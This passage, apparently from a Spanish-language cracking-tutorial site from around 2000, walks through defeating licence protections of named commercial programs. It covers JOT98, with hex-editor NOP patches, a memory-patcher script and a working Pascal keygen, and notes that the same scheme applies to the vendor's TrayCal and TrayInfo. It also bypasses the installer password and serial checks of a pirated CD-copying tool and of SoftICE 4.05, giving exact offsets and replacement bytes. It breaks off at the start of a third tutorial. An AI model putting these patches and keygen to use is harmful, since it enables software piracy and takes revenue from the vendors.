:00454596 8BC6 mov eax, esi
:00454598 E83F0C0000 call 004551DC
```

Apuntamos 00454585 en un papelito para luego ;-). Desde luego este salto no nos interesa nada, por tanto decidimos, por ejemplo, nopearlo. Nos vamos a apuntar el Offset 0005458A y también los bytes 0F854c020000. ¿Y qué pasa con el otro mensaje de Invalid Code? pues ahí va:

```
:0045447B 8B45CC mov eax, dword ptr [ebp-34]
:0045447E E891F7FAFF call 00403C14
```

```
:00454483 83F80F cmp eax, 0000000F  <--- Compara eax con 15
:00454486 7E1A jle 004544A2         <---- Este salto nos interesa hacerlo
:00454488 6A00 push 00000000
:0045448A 668B0DBC484500 mov cx, word ptr [004548BC]
:00454491 33D2 xor edx, edx

* Possible StringData Ref from Code Obj ->"Invalid registration code."
|
:00454493 A1B4974500 mov eax, dword ptr [004597B4]
:00454498 E81B6FFEFF call 0043B3B8
:0045449D E94F030000 jmp 004547F1
```

Como podemos ver hay un salto (salta si es menor o igual) un poco antes de llegar al mensaje de error, desde luego nos interesa hacerlo. Veamos que hay antes del salto, se compara eax con 15, no hace falta tener mucha imaginación para pensar que se está comparando el tamaño de nuestro código (o nombre), si estuviesemos en el Softice, con poner d eax lo sabríamos. Por tanto con meter un código de longitud inferior a 15 ya nos habríamos librado de este mensaje de error.

Ahora tenemos dos opciones modificar con el editor hexa el archivo jot98_un o utilizar un launcher para parchear en memoria el archivo original, como no tengo nada mejor que hacer voy ha hacerlo de las dos maneras. Pero lo primero vamos al direcctorio donde tenemos el programa instalado y hacemos una copia del archivo jot98.val .

Modificar con el editor hexa:

Abrimos el archivo (recordad el jot98_un) en el editor hexa, buscamos el Offset 5458A y le metemos 909090909090. Lo guardamos y a probar. Ejecutamos, le metemos los datos y ¡¡Congratulations!!, reiniciamos el programa y seguimos registrados, ya está.

Si comparamos el archivo jot98.val actual con la copia que hemos hecho antes podemos comprobar que se han modificado unos numeritos, y si ponemos el archivo que hemos guardado antes en lugar del nuevo, volveremos a no registrado. Antes de volver a no registrado, hacemos una copia del archivo actual, por ejemplo le llamamos jot98reg1.val.

Con R!SC's Process Patcher v1.5

Podéis utilizar el que queráis, yo voy a utilizar el R!SC's Process Patcher v1.5 . Abrimos un editor de texto, y siguiendo la ayuda, que para eso está, escribimos lo siguiente:

```
;jot98.rpp  <--- Nombre del archivo que vamos ha crear en el editor de texto
O=jo98.exe: ; <-- El launcher que va a crear el R!SC's
F=jot98.exe: ; <-- Nuestro objetivo
P=45458A/0F,85,4c,02,00,00/90,90,90,90,90,90: ; <-- Lo que cambiamos
$ ;
```

Lo guardamos como jot98.rpp, ejecutamos el R!SC's, seleccionamos jot98.rpp damos a abrir y ya tenemos nuestro launcher (jo98.exe). Lo copiamos, lo llevamos a la carpeta del jot98, lo ejecutamos metemos los datos que queramos (recomiendo distintos de los anteriores) y ya está.

3º Una curiosidad:

Aunque esto ya está terminado, vamos a ver una curiosidad:

Si comparamos el archivo jot98.val actual con las copias que hemos hecho antes podemos comprobar lo siguiente:

- Archivo original: Spaeder5323223415601010812278

- Parece que se modifican estos números, que tendrán que ver con nuestro código :-o Además las dos 'secuencias' válidas empiezan por Spaeder25. Si alguien lo traduce que me lo diga.

4º Una de serial:

Con todo lo que hemos hecho antes está 'chupao'. Si no tenemos cargado el Softice, reiniciamos.....

Ejecutamos el programa metemos el nmbre (KuaTo_ThoR), el código (999888777) y antes de darle vamos al Sofice (Ctrl+D), y como no tengo ganas de equivocarme meto un bpx hmemcpy (conviene tener cerrados todos los programas, sino va a saltar por cualquier cosa.) volvemos a Windows, le damos a ok y a Sofice.

Aparecemos en User (línea verde), lo primero quitamos el break (bc0), luego pulsamos F12 hasta aparecer en JOT98!.shrink. Como ya sabemos donde tenemos que ir (ver principio apartado 2º), escribimos bpx 454585, damos Ctrl+D y aparecemos en Softice, escribimos d eax y sale nuestro código, escribimos d edx y sale JT98R7604K. Damos F5, metemos los datos correctos y ya está.

He repetido esto varias veces y he sacado las siguientes conclusiones:

- El código es de tamaño 10

- JT98 es fijo.

- La Ultima letra (K) es la inicial de nuestro nombre en mayusculas y el 4 anterior es fijo.

- El 76 también es fijo.

- La antepenúltima cifra (0) es la longitud de nuestro nombre (si es de diez o más 0).

- La R es la última letra de nuestro nombre (en mayúsculas).

Con esto el generador está servido jeje. Ahí va un pequeño programilla en Pascal:

```
program keygen;
uses crt;
var
a,b,c: char;
cont:integer;
begin
clrscr;
Writeln('Generador de claves para JOT98 por KuaTo_ThoR');
writeln;
Write('Dame tu nombre: ');
read(a);
cont:=1;
repeat
read(b);
cont:=cont+1;
until eoln;
if cont>=10 then cont:=0;
a:=Upcase(a);
b:=Upcase(b);
writeln('Tu c¢digo es: JT98',a,'76',cont,'4',b);
readln;
readln;
end.
```

Vaya, sin seguir una sóla línea de código, tenemos un Generador. Lo que no me explico, es que siendo el número de serie tan simple en el archivo JOT98.val cambie tantos números.

5º Conclusiones finales:

Bueno lo que me pregunto es si los demás programas de esta compañía están protegidos de igual manera. Yo he probado con el TrayCal v1.02 y está protegido igual excepto el archivo val que no lo tiene. Pero para el nombre 'felipito', el código es TCO7684F, la misma codificación que antes salvo que en lugar de JT98 aparece TC, sólo varían las iniciales del programa, que poca imaginación. Y pillé otro más, el TrayInfo v1.02, que para 'felipito' tiene el siguiente código: TI32O7684F. (Estas versiones 1.02 han salido todas a granel de la factoría). Con esta

información podemos hacer un generador de claves para la compañía jeje, pero eso ya os lo dejo a vosotros.

Esto ha sido todo, perdón por los errores que haya cometido y espero que os haya servido de ayuda.

Saludos y hasta la próxima....

P.D.: Cualquier duda, pregunta, rectificación, lo que sea a: kuato_thor@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Psxcopy 6.2 y Numega softice 4.05**

PROTECCION:	**Instalaciones saltandonos el Serial.**		
Descripcion:	**Psxcopy**: **Programa para duplicar cds.** **Numega softice**: **Debuger para windows**.		
Dificultad:	**Principiante +.**		
DOWNLOAD:	**Psxcopy**: www.cdrsoft.net **Numega softice**: http://welcome.to/karpoff		
Herramientas:	**Softice, W32dasm, Editor Hexadecimal**		
CRACKER:	**Fanega**	**FECHA:**	**19/6/2000**

INTRODUCCION

Hola a todos.

Ante todo decir que para seguir este tutorial ya se debe tener conocimiento del uso de las herramientas que arriba se menciona.

Hoy vamos a ver dos tecnicas de proteccion que suelen usar bastantes programas durante el proceso de instalacion. La primera es el mismo instalador quien nos pide un password para continuar la instalacion en este caso es el InstallShield. La segunda es el programa que intentamos instalar quien nos pide el nombre, compañia y numero de serie.

En los dos casos si no sabemos la contraseña o el numero de serie, no nos deja instalar el programa y ni siquiera nos deja probarlos.

Como programas para ver como instalar programas sin saber el numero de serie utilizaremos estos dos:

1º Psxcopy 6.2

2º Numega Softice 4.05

AL ATAKE

Pxscopy 6.2

Este es un programa de grabacion cuya utilidad es duplicar cds, hasta aqui llego no voy a alabar ni mucho menos las cualidades de este programa, simplemente porque esta gente es la que da mal nombre a los reversers, estos si que son CKACKERS de verdad, y digo todo esto por que se trata de una copia pirata de NTI CD COPY. Esta gente a cogido el programa y han cambiado todos los caption o sea los nombres de todas las ventanas, donde ponia Nti cd copy lo han cambiado por Pxscopy 6.2, pero todavia existen algunos errores. En la ayuda en algunas explicaciones todavia se ven algunas ventanas con Nti cd copy, y si habrimos con algun editor hexadecimal la imagen que crea el programa en el disco duro al grabar algun disco vemos claramente la palabra NTI al principio de la imagen, y todavia mas encima de crackearlo y ponerlo en la red, quieren que paguemos por el ¡que morro!.

Vamos por faena, esta programa cuando intentamos instalarlo, antes de descomprimirse en el archivo temporal de windows nos pide una contraseña.

Metemos una contraseña facil de recordar por ejemplo:123456, le damos a ok y nos muestra un mensaje de error.

Si le damos a aceptar el programa se cierra por completo. Vamos a intentar pasar esto como no sabemos la contraseña utilizaremos nuestras armas. Arrancamos otra vez el programa y en la ventana anterior a la que nos pide el password pulsamos ctrl+d y entramos en el sice ahora tenemos que meter algun breakpoint para que salte el sice antes de enseñarnos la ventana del password, yo normalmente siempre empiezo por poner los tipicos, pongamos por ejemplo bpx messageboxa, bpx dialogboxparama, y bpx getwindowtexta salimos del sice pulsando F5, y bingo hemos tenido suerte con uno de los breakpoints concretamete con bpx dialogboxparama, miremos detenidamente la ventana del sice y fijemonos en las letras verdes pone algo asi como Kernel etc. Este no es el programa que estamos usando pulsamos F12 se cierra el sice y salta la ventana de password, metemos alguna contraseña al azar y pulsamos ok de repente el sice se vuelve a abrir y caemos aqui:

:00401ED5 2D32060000 sub eax, 00000632----Caemos aqui------
:00401EDA EB10 jmp 00401EEC
:00401EDC 68B0C74000 push 0040C7B0
:00401EE1 6810C84000 push 0040C810
:00401EE6 FF1580E24000 Call dword ptr [0040E280]
:00401EEC 83F801 cmp eax, 00000001
:00401EEF 1BC0 sbb eax, eax
:00401EF1 F7D8 neg eax
:00401EF3 C3 ret

Debemos tener un poco de paciencia, e ir mirando de vez en cuando que es lo que llevan los registros, en este punto por ejemplo si ponemos en el sice d edi y nos situamos con el raton sobre la ventana de datos y la desplazamos un poco hacia abajo tenemos una grata sorpresa en mi ordenador concretamente en la posicion de memoria 0167:0040C7B0, pero como el objetivo que nos habiamos fijado era instalar el programa sin el password dejamos el numerito en paz y continuamos con lo nuestro, fijate en eax que es igual a 0 y ve pulsando F10 despues de que el programa haga una serie de operaciones

con eax lo pone otra vez a 0, y llegamos a la posicion 004025CE

:004025C7 E8D6F8FFFF call 00401EA2---llama a las rutinas de comprobacion----
:004025CC 85C0 test eax, eax
:004025CE 7507 jne 004025D7--Salta si es correcto-----
:004025D0 B0F5 mov al, F5
:004025D2 E96C050000 jmp 00402B43
:004025D7 833D38B0400000 cmp dword ptr [0040B038], 00000000
:004025DE 751A jne 004025FA

En este punto regresamos de la llamada a las rutinas de comprobacion, siguiente linea comprueba eax y en la siguiente si eax es igual a 0 no salta y si es diferente de 0 si que salta.

Aqui podemos hacer dos cosas, si eliminamos el call 00401EA2 nunca nos enseñara la ventana de introducir password y seguiria perfectamente la instalacion, pero como ya estamos en la linea 004025CE cambiamos el salto jne por un jmp asi saltaremos y continuara la instalacion.

En el sice pon a pulsa enter aparecera 015f:004025CE pon jmp 004025D7 y pulsa dos veces enter, ahora pulsamos F5 y continuamos la instalacion, cuando pasen un par de ventanas nos aparecera la tipica ventana que nos pregunta el nombre, compañia y numero de serie, no te preocupes ya que los piratas se encargaron de crackear esto, puedes poner lo que quieras, pulsa 0k y pasa la ventana, aqui nos detenemos y pensamos hemos hecho el cambio en memoria pero no en el codigo del programa, cuando vuelva a instalar el programa si no cambio el salto en el programa me volvera a pedir el password, pero podemos hacerlo de otra manera como el password me lo pide el installshield antes de descomprimir el programa si recojo el programa descomprimido del archivo temporal de windows y lo guardo cuando quiera volverlo a instalar no me saldra mas la ventana del password.

Veamos como hacer esto, minimiza la ventana en la que estas y busca la carpeta temp en windows, hay que decir que conviene siempre tener el archivo temporal de windows limpio asi sabremos cuales carpetas son las que crea nuestro programa, por ejemplo en mi caso crea tres carpetas pero una sola contiene algo y es ~ebx0001 que contiene tres carpetas mas Disk1, Disk2 y Disk3. como ya sabemos cual es la copiamos a otro sitio y le cambiamos el nombre, ya podremos instalarlo cuando queramos sin password.

Numega Softice 4.05

Hasta ahora tenia instalada la version 3.2 de este programa y decidi actualizarme, cual ha sido mi sorpresa al ver que no me dejaba instalar este programa si no tenia el numero de serie, pero hombre dejame por lo menos que te pruebe a ver si eres de mi agrado, pues nanai de la china.

Bueno vamos a ver como nos apañamos para instalar el softice 4.05, para esto necesitaremos un debuger como yo ya tenia el softice 3.2 lo he hecho con este, pero si no tienes ninguno puedes utilizar el Trwin2000 que si te deja probarlo pero con limitaciones, he de decir que este ultimo me gustaria mas que el sice si no fuese por los bastantes cuelgues que provoca.

Empecemos a instalar el sice 4.05 yo lo tengo en una sola carpeta llamada Sl405w9x.exe tu a lo mejor lo tienes dividido en cuatro archivos comprimidos, lo primero que tienes que hacer es crear una carpeta y descomprimir el sice dentro de ella. Sin embargo si lo tienes como yo en un archivo autoejecutable no pinches con el boton izquierdo sobre el porque comenzara a instalarse, pincha con el boton derecho sobre el y en el menu que se abre pincha sobre extract to, le indicas la carpeta donde se tiene que descomprimir y aceptas. Ya estamos todos iguales con los mismos archivos, abrimos la carpeta que hemos creado buscamos setup.exe pinchamos dos veces sobre el y el programa se empieza a instalar, cuando lleguemos a la ventana que nos pide el nombre, compañia y numero serie, paramos no porque nos apetezca, sino por que si rellenamos las casillas y le damos a Next nos manda un mensaje de error, ¿que podemos hacer? podemos buscar el numero de serie valido o intentaremos pasar esta ventana sin mas, vamos a ver la segunda opcion..

Volvemos a la ventana anterior pulsando sobre Back, abrimos el sice Ctrl+d y ponemos un breakpoint Bpx dialogboxparama este ultimamente me funciona muy bien, le damos a F5 para salir del sice y pulsamos Next en la ventana de licencia del programa que intentamos instalar, de repente salta el sice pulsamos F12 y aparece la ventana del numero de serie, introducimos los datos que nos pide y le damos a Back ¡ojo! he dicho a Back (retroceder en español) y no a Next, vuelve a saltar el sice y ya estamos donde queriamos. Cual es el motivo de retroceder y no de avanzar, simplemente

porque queremos saber donde se hace la llamada a la ventana de registro y saltarnosla, tambien podriamos avanzar pero esto lo hacemos siempre, intentar cazar el mensaje de error y luego cambiar un salto precedente para que no nos encontremos con el, pero hoy aremos que ni siquiera nos pregunte nombre ni numero de serie.

Fijemonos en la ventana del sice, en las letras verdes que hay debajo de la ventana de codigo pone Nminst32, ahora mira en al ultima linea del sice donde pone Enter a command (H for help) al final de esta linea se ve otro nombre _ins5576, este viene a ser el directorio padre el que maneja toda la instalacion y va llamando a librerias y otros archivos, el siguiente paso es regresar a el y ¿como? pulsando F12 mira si es facil, despues de pulsar F12 aparecemos aqui:

:0042A309 FFB580FBFFFF push dword ptr [ebp+FFFFFB80]
:0042A30F FFB58CFBFFFF push dword ptr [ebp+FFFFFB8C]
:0042A315 FFB598FBFFFF push dword ptr [ebp+FFFFFB98]
:0042A31B FF55C0 call [ebp-40]----Salto a la ventana de registro-------
:0042A31E 898570FBFFFF mov dword ptr [ebp+FFFFFB70], eax--estamos aqui-----
:0042A324 E95B010000 jmp 0042A484

Si nos fijamos en la linea superior de donde estamos vemos que es una llamada de la cual acabamos de regresar, esta es la llamada que hace aparecer la ventana de registro, podemos quitarla a ver que pasa.

Primero quitamos los breakpoints que teniamos bc * y luego ponemos otro en esa llamada bpx 0042A31B pulsamos F5 y regresamos a la ventana de License Agreement en esta ventana pulsamos sobre Yes y saltamos a nuestro bpx en el sice, vamos a cambiar la llamada por nada, ponemos a en el sice y aparece

015f:0042A31B ponemos un NOP pulsamos enter y aparece
015f:0042A31C ponemos NOP ya sabes enter
015f:0042A31D ponemos otro NOP dale a enter
015f:0042A31E y enter, pulsamos F5 y ya esta, hemos saltado la ventana donde nos pide el numero de serie y continuamos la instalacion perfectamente sin ningun problema, incluso el programa despues funciona bien.

Ahora nos queda meter el parche en el codigo, sabemos que tenemos que buscar el archivo _ins5576 por lo tanto vamos al directorio de donde estamos instalando el sice y vemos que no esta hay, pues vamos a buscarlo siguiendo estos pasos -Barra de inicio-Buscar-Archivos o carpetas ponemos el nombre y le damos a buscar, sorpresa no esta por ninguna parte del ordenador, ¿tendre algun virus que me hace desaparecer los archivos? la respuesta es no, este archivo es creado durante la instalacion del sice en la carpeta de archivos temporales de windows y cuando termina la instacion lo borra, entonces ¿como podemos parchearlo si no existe? para esto podemos crear un loader que lo parchee en memoria cuando este en ejecucion, yo personalmente he intentado crear un loader con tres programas diferentes y no me aplica el parche en ninguna ocasion, esto no se si se debe a algun error mio creando el loader, o es que el loader no aplica bien el parche por que el archivo a parchear no es el ejecutable principal.

En este punto he de decir que estuve a punto de terminar este manual, ya sabia como instalar el programa sin conocer el numero de serie pero no sabia como parchear el codigo para cuando volviese a instalarlo no tuviera que volver a utilizar el sice, pero se me ocurrio una idea algo descabelleda para mis conocimientos pero que entra mas puramente si cabe en la filosofia de la ingenieria inversa, destripar los programas y hacerlos funcionar como a nosotros nos plazca.

A ver si me se explicar correctamente, cuando ejecutamos setup.exe el programa sigue los siguientes pasos crea unos archivos temporales por todo el sistema luego crea un directorio en la carpeta de archivos temporales de windows (_istmp1.dir) para crear tres archivos dentro de esa carpeta (_ins5576._mp, _wtl951.dll, zdata51.dll), luego pasa el control a un archivo de esa carpeta (_ins5576._mp) que es el encargado de continuar descomprimiendo archivos y realizar la instalacion y al finalizarla se borran todos los archivos temporales.

La idea es la siguiente podriamos cazar los archivos temporales y meterlos en la carpeta donde esta setup.exe y parchear el archivo _ins5576._mp para que no salga la ventana de registro y luego hacer que el programa busque este archivo, pero para hacer esto primero tendremos que evitar que el programa cree estos archivos y evitar tambien que se descomprima en ellos por que nos chafara nuestro crack y finalmente que no borre estos archivos cuando finalice la instalacion ya que en teoria son temporales, me ha costado pero lo he conseguido.

Primero cazaremos los archivos temporales, para ello la carpeta windows\temp tiene que estar vacia, ahora vamos a instalar el sice pulsamos sobre setup.exe primero aparece la ventanita de descompresion, cuando finalice sale la ventana

azul que nos tapa toda la pantalla, aqui no le damos a ningun boton y minimizamos la ventana entonces nos vamos a c:\windows\temp y abrimos el directorio _istmp1.dir vemos los tres archivos que antes he dicho y otra carpeta _istmp0.dir esta carpeta la borramos por que no nos hace falta y ocupa mucho, salimos de la carpeta que estamos y la copiamos dentro de la carpeta desde donde estamos instalando el sice y haz otra copia donde quieras por si te equivocas y la instalacion nos borra estos archivos, cierra la instalacion que estabamos haciendo, y veras como los archivos de la carpeta temp desaparecen pero los que nosotros hemos copiado no, ya los hemos cazado.

Segundo paso parchear el archivo _ins5576._mp, abramoslo con el w32dasm ¿como que no sabes donde esta? mira dentro de la carpeta que acabamos de copiar, buscamos la direccion parchear que es 0042A31B y miramos su offset 2971B cerramos el w32dsam y abrimos _ins5576._mp con algun editor Hexadecimal, buscamos el offset 2971B y cuando aparecezca el cursor cambiomos los tres primeros Bytes por tres 90, para quitar la llamada a la ventana de registro.

Tercer paso redirigir la instalacion a nuestros archivos, parece complejo pero no lo es, solo tenemos que decirle cuando vaya a crear el directorio de los archivos temporales _istmp1.dir que no lo cree en c:\windows\temp si no en donde tenemos el nuestro yo por ejemplo lo tengo en c:\window\escritorio\softice asi que vamos a ello, carguemos con el loader del sice setup.exe cuando pare en el inicio del programa ponemos este breakpoint bpx createdirectorya pulsamos F5 y saltara el sice en nuestro breakpoint pulsamos F12 y ya estamos en la rutina que crea el directorio, de momento esta rutina no nos interesa queremos ir donde el programa da la ruta c:\windows\temp para que se creen los archivos temporales, pulsamos F12 y caemos en:

:00405F0C inc ebx--Incrementa ebx en 1 cada vez que no se haya podido crear el directorio para cambiarle el nombre ej: _istmp1.dir, _istmp2.dir, _istmp3.dir etc.----
:00405F0D lea eax, [ebp-010C]---Pone c:\windows\temp en eax
:00405F13 push ebx
:00405F14 push eax
:00405F15 lea eax, [ebp-0214]---Direccion donde pondra el programa la ruta donde crear _istmp%.dir en este caso c:\windows\temp ------
:00405F1B push 0040F400---lleva el nombre del directorio _istmp%.dir-----
:00405F20 push eax
:00405F21 Call USER32.wsprintfA--Pone en la ruta el nombre del directorio c:\windows\temp_istmp%.dir ----------
:00405F27 add esp, 00000010
:00405F2A lea eax, [ebp-0214]--Pone en eax la ruta c:\windows\temp_istmp%.dir -----
:00405F30 push eax
:00405F31 call 0040C9B0---Llama a la rutina que creara el directorio------
:00405F36 test eax, eax-----regresamos aqui------
:00405F38 pop ecx
:00405F39 jne 00405F0C--Salta hacia arriba si no puede crear el directorio-----
:00405F3B lea eax,[ebp-0214]---carga c:\windows\temp_istmp%.dir en eax ------
:00405F41 push eax
:00405F42 lea eax, [ebp-010C]---carga c:\windows\temp en eax --------
:00405F48 push eax
:00405F49 Call KERNEL32.lstrcpyA---copia [ebp-0214] en [ebp-010C] ------
:00405F4F lea eax, [ebp-010C]---- carga c:\windows\temp_istmp%.dir------
:00405F55 push eax
:00405F56 call 0040634B--Llamada a rutinas que crean archivos----
:00405F5B pop ecx
:00405F5C lea eax,[ebp-010C]---- carga c:\windows\temp_istmp%.dir------
:00405F62 push eax
:00405F63 call 00405171---creando mas archivos----
:00405F68 mov esi, eax
:00405F6A pop ecx
:00405F6B test esi, esi---comprueba esi------
:00405F6D jne 00405F83---Salta si no ha podido crear archivos-----
:00405F6F lea eax, [ebp-010C]---- carga c:\windows\temp_istmp%.dir_ins5576._mp ----
:00405F75 push 00000001
:00405F77 push eax
:00405F78 call 004060D9---Descomprime en la ruta especificada------
:00405F7D pop ecx

:00405F7E test eax, eax
:00405F80 pop ecx

Lo primero que debemos hacer es quitar el bpx que teniamos bc * y poner uno donde empieza todo el embrollo bpx 00405F0D, salimos del sice con F5 y cerramos la instalacion cuando podamos, volvemos a empezar otra vez ya sabes setup.exe y salta el sice en el bpx que hemos puesto si ponemos d ebp-010c veremos en la ventana de datos c:\windows\temp que es la ruta donde se va a crear todo el embrollo, como lo que nosotros queremos es meter la direccion donde tenemos nuestro directorio con el archivo parcheado, vamos a buscarla en la ventana de datos desplazala un poco hacia abajo y pronto veras la ruta desde donde estas instalando el programa en mi caso c:\windows\escritorio\softice y la tengo en la posicion de memoria 0064FB00, pero como esta direccion en otros ordenadores puede no ser la misma tengo que poner algo que funcione en todos los ordenadores, por ejemplo ebp-010c es igual a 0064FAF4 que lleva c:\windows\temp entonces 0064FB00 que lleva c:\windows\escritorio\softice es igual a ebp-0100, te lo explico mejor 0064FB00-0064FAF4= 12 bytes de diferencia por lo tanto 10C-12= 100 Ok. Entonces en la linea 00405F0D lea eax, [ebp-010C] hay que poner 00405F0D lea eax, [ebp-0100], ve mirando los bytes como cambian para despues parchear el codigo.

Tercer paso engañar al programa para que crea que es su directorio y no el nuestro.
Ahora todavia no se cargan nuestros archivos, por que el programa al intentar crear el directorio se encuentra con el problema de que ya existe uno que es el nuestro, y vuelve otra vez a intentarlo, coge _istmp1.dir que ya existe y sube el numero que hay en el nombre, asi sucesivamente hasta que pueda crear un directorio ejemplo: _istmp1.dir, _istmp2.dir, :istmp3.dir etc. ¿como evitar esto? esto lo sabemos de sobra, cuando haga la comprobacion le cambiamos lo que sea para que siga el buen camino, en la linea que llama a rutina de creacion del directorio 00405F31 call 0040C9B0 pulsamos F8 y entramos en la rutina.

:0040C9B0 mov eax, dword ptr [esp+04]
:0040C9B4 push 00000000
:0040C9B6 push eax
:0040C9B7 Call : KERNEL32.CreateDirectoryA---Crea directorio---
:0040C9BD test eax, eax
:0040C9BF jne 0040C9C9----Salta si ha podido crear el directorio---
:0040C9C1 Call : KERNEL32.GetLastError--error si no crea el directorio---
:0040C9C7 jmp 0040C9CB
:0040C9C9 xor eax, eax
:0040C9CB test eax, eax
:0040C9CD je 0040C9DC
:0040C9CF push eax
:0040C9D0 call 0040C0B0
:0040C9D5 add esp, 00000004
:0040C9D8 or eax, FFFFFFFF
:0040C9DB ret
:0040C9DC xor eax, eax
:0040C9DE ret

Aqui vemos que despues de ir a la funcion Createdirectory hace una comprobacion con eax, y luego salta si ha podido crear el directorio o por el contrario sigue si no ha podido crearlo. En este salto es donde vamos a atacar 0040C9BF jne 0040C9C9 lo cambiamos por 0040C9BF je 0040C9C9 y el programa ya cree que ha sido el quien ha creado el directorio por el contrario es nuestro directorio el que lleva.

Cuarto paso evitar que se descomprima encima de nuestros archivos y cuando termine la instalacion no nos borre nuestros archivos temporales..
Aqui tenemos que evitar que el programa se descomprima por que la ruta que lleva es la nuestra y lleva nuestros archivos si se descomprime encima nos jode el invento por que desaparecia el parche que antes hemos hecho y seria una instalacion normal. Estabamos en la rutina que crea el directorio, pulsamos F12 para salir de ella y vamos pulsando F10 hasta llegar aqui

:00405F63 call 00405171---creando mas archivos----
:00405F68 mov esi, eax
:00405F6A pop ecx
:00405F6B test esi, esi---comprueba esi------
:00405F6D jne 00405F83---Salta si no ha podido crear archivos-----

:00405F6F lea eax, [ebp-010C]---- carga c:\windows\temp_istmp%.dir_ins5576._mp ----
:00405F75 push 00000001
:00405F77 push eax
:00405F78 call 004060D9---Descomprime en la ruta especificada------
Revisamos esta parte de codigo que en definitiva viene a decir que si no puede crear el archivo _ins5576._mp salte las rutinas de descompresion, esto es lo que buscabamos cambiamos este salto y ya no pasamos por la rutinas de descompresion, todavia no lo hagas porque tenemos un problema, supongamos que hemos hecho el cambio y no pasamos por las rutinas de descompresion y no nos chafa nuestro parche, muy bien el programa se instala sin pedirnos el numero de serie pero cuando termina la instalacion nos borra nuestros tres archivos y el directorio, ¿que hacer para que no nos los borre? hay dos soluciones poner un bpx deletefilea para ver cuando se borran los archivos, u otra muy facil que nos la ofrece windows. A los tres archivos que tenemos dentro de nuestro directorio les cambiamos las propiedades de modificado a solo lectura y ya no los borrara, ¿y que tiene que ver esto con el salto anterior? muy simple al igual que si no puede borrar los archivos tampoco los puede modificar o sea que cuando intente crearlos no podra chafarlos y devolvera esi como que no pudo crear los archivos y el salto se ejecutara sin pasar por las rutinas de descompresion. Ya lo tenemos todo hecho solo queda hacer los cambios en setup.exe estos son los datos para los cambios.

Code Data	Offset	Bytes actuales	Bytes nuevos
00405F0D	530D	8D85F4FEFFFF	8D8500FFFFFF
0040C9BF	BDBF	75	74

Y no te olvides de cambiar las propiedades de los archivos.

Para finalizar decir que hay formas mas faciles de hacerlas pero lo que cuenta es aprender.

PD: Perdon por las faltas de ortografia, pero mi nivel cultural no pasa de 6º de EGB.

Un saludo para toda la peña española.
Por Fanega.
fanega1@airtel.net

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Help and Manual v 2.X**


PROTECCION:	**NAg Screen y Time Limit**		
Descripcion:	**Utileria para crear HTML HELP**		
Dificultad:	**Principiante ++**.		
DOWNLOAD:	http://www.ec-software.com/		
Herramientas:	**Softice W32dasm Editor Hexadecimal**		
CRACKER:	**Profesor_X**	**FECHA:**	**25/07/2000**

INTRODUCCION

Bueno amigos este es mi 5to. tutorial, este es de un Sharewarecito que verdaderamente esta mono, tiene las
propiedades de crear ayudas para tus programas ya sea WinHelp 32 Hmtl Help y tambien la creacion de manuales
electronicos los cuales con tansolo un click puedes mandarlo a imprimir, verdaderamente lo use unos cuantos minutos y
me parecio una buena utileria.

AL ATAKE

